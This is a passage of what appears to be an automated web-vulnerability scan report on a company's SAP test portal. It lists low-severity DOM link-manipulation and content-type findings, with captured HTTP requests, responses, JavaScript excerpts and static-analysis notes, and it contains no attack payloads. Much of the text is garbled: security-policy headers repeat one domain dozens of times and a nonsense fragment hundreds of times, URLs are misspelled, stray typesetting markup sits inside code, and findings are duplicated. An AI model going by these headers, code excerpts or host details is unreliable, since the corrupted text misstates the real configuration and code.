system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common

</script><script SRC="/htmlb/jslib/sapUrMapi\_sf3.js" ></script>

...[SNIP]...

### Request 2

GET /htmlb/jslib/sapUrMapi\_sf3.js HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Burp Scanner Report

Connection: close Cache-Control: max-age=0

# Response 2

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:50:21 GMT
Server: Apache
X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript last-modified: Tue, 30 Nov 2021 06:15:12 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/htmlb
Content-Length: 801135
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://iogin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://ig.monitor.azure.com/scripts/; img-src'self' unsafe-inline' https://maps.gstatic.com https://googleapis.com/https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com https://ednjs.cloudflare.com/ https://sapui5.hana.ondemand.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitte
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com/.443 https://maxcdn.bootstrapcdn.com https://sapui5.hana.ondemand.com https://sap
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
Connection: close
//** GlobalVariables.sf3 **
var\ sap Ur Domain Relaxing = \{NONE: "NONE", MINIMAL: "MINIMAL", MAXIMAL: "MAXIMAL"\}; \\
var sapUrGlobalStorage = null
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[$NIP]...
<\/br>/g, "");
     var oLink = oDoc.getElementsByTagName("LINK")[0],
       cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";
      oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
      oDoc.body.dir = ur_system.direction;
     oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
     oDoc.body.innerHTML = sText;
      oDoc.designMode = 'On';
     oDoc.execCommand("useCSS",false,true);
   ..[SNIP]...
urn sText;
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
\label{eq:continuous}  \mbox{if (strRel.lastIndexOf("./")==-1) return strRel;} \\ \mbox{var strRelDots} = \mbox{strRel.substring(0,strRel.lastIndexOf("./")+2);} \\ \mbox{var strRelDots} = \mbox{var strRel.substring(0,strRel.lastIndexOf("./")+2);} \\ \mbox{var strRelDots} = \mbox{var strRelDots}
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/")); while(strRelDots.lastIndexOf("..")>
...[SNIP]...
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("./"))+"/";
if (strRelDots.lastIndexOf("./")>-1)
showError (strRel+" is not a valid relative url.");
strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
return strNewAbsPath;
//** RoadMap.ie5 **
function ur_RM_RegisterCreate(sld)
      var oRm = ur_get(sld);
     if(parseInt(oRm.getAttribute("ic"))==0)return;
      if(!oRm.getAttribute("sel"))
            oRm.setAttribute("s
    ..[SNIP]...
```

# Static analysis

Data is read from location.href and passed to the 'href' property of a DOM element via the following statements:

```
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
    var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
    strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
    return strNewAbsPath;
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

## 5.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup

# Summary

Severity: Low Confidence: Firm

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup

#### Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from location.href and passed to the 'href' property of a DOM element.

### Request 1

```
GET /iri/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:47:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=EmulateIE7
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sapi.recast.ai/ gap-iab: https://sapi.com/ https://zalcors.azurewebsites.net/ https://sapi.recast.ai/ gap-iab: https://sapi.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/
http://www.zalaris.com http://zalaris.com https://*.alaris.com.twitter.com.https://cdnjs.cloudflare.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com/https://fonts.googleapis.com/https://platform.twitter.com/https://ton.twimg.com/ft/w/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13441
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshow_plus/common
...[SNIP]...
 </script><script SRC="/htmlb/jslib/sapUrMapi_sf3.js" ></script>
 ..[SNIP]..
```

#### Request 2

```
GET /htmlb/jslib/sapUrMapi_sf3.js HTTP/1.1
Host: testportal.zalaris.com
```

```
Accept-Encoding: gzip, deflate
Accept: */*
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

### Response 2

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:50:21 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript last-modified: Tue, 30 Nov 2021 06:15:12 GMT cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/htmlb
Content-Length: 801135
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://patform.twitter.com/https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com.https://*.mqcdn.com:443 https://syndication.twitter.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https:
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
//** GlobalVariables.sf3 **
var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null;
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
<\/br>/g, "");
   var oLink = oDoc.getElementsByTagName("LINK")[0],
    cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";
   oLink.href = ur RTE relativeToAbsolutePath(cssUrl, location.href);
    oDoc.body.dir = ur_system.direction;
   oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV"; oDoc.body.innerHTML = sText;
   oDoc.designMode = 'On';
   oDoc.execCommand("useCSS",false,true);
 ..[SNIP]..
urn sText:
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("./")==-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("./")+2);
\label{eq:continuity} \begin{aligned} & \text{var strAbsPath} = \text{strAbs.substring}(0, \text{strAbs.lastIndexOf}("/")); \\ & \text{while}(\text{strRelDots.lastIndexOf}(".")>-1) \left\{ \\ & \text{strAbsPath} = \text{strAbsPath.substring}(0, \text{strAbsPath.lastIndexOf}("/")); \right. \end{aligned}
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf(".."))+"/";
if (strRelDots.lastIndexOf("./")>
 ...[SNIP]...
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("./"))+"/";
if (strRelDots.lastIndexOf("./")>-1) {
showError (strRel+" is not a valid relative url.");
strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
return strNewAbsPath:
//** RoadMap.ie5 **
function ur_RM_RegisterCreate(sld)
    var oRm = ur_get(sld);
    if(parseInt(oRm.getAttribute("ic"))==0)return;
```

```
if(!oRm.getAttribute("sel"))
    oRm.setAttribute("s
...[SNIP]...
```

## Static analysis

Data is read from location.href and passed to the 'href' property of a DOM element via the following statements:

```
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
    var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
    strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
    strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
    return strNewAbsPath;
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

5.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup

## Summary

Severity: Low
Confidence: Firm

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup

#### Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from location.href and passed to the 'href' property of a DOM element.

### Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

# Response 1

<script type="text/javascript">
/\*HTML Business for Java, 6.0\*/

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:47:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=EmulateIE7
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://polatform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.boost.ai/ https://is.ap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com.https://*.zalaris.com.https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cont.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/ftwcss/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13441
<html><head>
```

# Request 2

```
GET /htmlb/jslib/sapUrMapi_sf3.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept.*/*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

## Response 2

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:50:21 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/x-javascript
 last-modified: Tue, 30 Nov 2021 06:15:12 GMT
 cache-control: max-age=604800 sap-cache-control: +86400
 sap-isc-etag: J2EE/htmlb
 Content-Length: 801135
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://h.hana.ondemand.com/https://api.recast.ai/ gap-iab: https:///s.boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://saccounts.ondemand.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://saccounts.ondemand.com/a
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://t.sqlaris.com/443 https://e.zalaris.com/443 https://e.zalaris.com/443 https://s.apucin.anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.one/anal.on
 https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
https://paidim.com/files/ZALARISTEST/ https://bost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://bost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://bost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/EXTERNALTEST/* https://bost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/EXTERNALTEST/* https://b.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://batform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
 https://*.zalaris.com:443 blob:;
 Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
 //** GlobalVariables.sf3 **
 var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
 var sapUrGlobalStorage = null
 try {ur_system==null;} catch(e) {ur_system = {doc : windo
 ...[$NIP]...
<\/br>/g, "");
     var oLink = oDoc.getElementsByTagName("LINK")[0],
        cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";
     oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
     oDoc.body.dir = ur system.direction;
     oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;
     oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
  ...[SNIP]...
 function ur RTE relativeToAbsolutePath(strRel.strAbs) {
 if (strRel.lastIndexOf("./")==-1) return strRel;
 var strRelDots = strRel.substring(0,strRel.lastIndexOf("./")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/")); while(strRelDots.lastIndexOf(".")>
  ...[SNIP]...
 strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("./"))+"/";
if (strRelDots.lastIndexOf("./")>-1) {
showError (strRel+" is not a valid relative url.");
 strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
 return strNewAbsPath;
 //** RoadMap.ie5 **
```

```
function ur_RM_RegisterCreate(sld)
{
    var oRm = ur_get(sld);
    if(parseInt(oRm.getAttribute("ic"))==0)return;

    if(loRm.getAttribute("sel"))
        oRm.setAttribute("s
...[SNIP]...
```

## Static analysis

Data is read from location.href and passed to the 'href' property of a DOM element via the following statements:

```
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
    var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
    strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("./")+2,strRel.length);
    return strNewAbsPath;
    oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);
```

# Content type incorrectly stated

# Summary

Severity: Low
Confidence: Firm

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.framework/resources/css/favicon.ico

#### Issue detail

The response states that the content type is text/html. However, it actually appears to contain unrecognized content.

All browsers may interpret the response as HTML

#### Issue background

If a response specifies an incorrect content type then browsers may process the response in unexpected ways. If the content type is specified to be a renderable text-based format, then the browser will usually attempt to interpret the response as being in that format, regardless of the actual contents of the response. Additionally, some other specified content types might sometimes be interpreted as HTML due to quirks in particular browsers. This behavior might lead to otherwise "safe" content such as images being rendered as HTML, enabling cross-site scripting attacks in certain conditions.

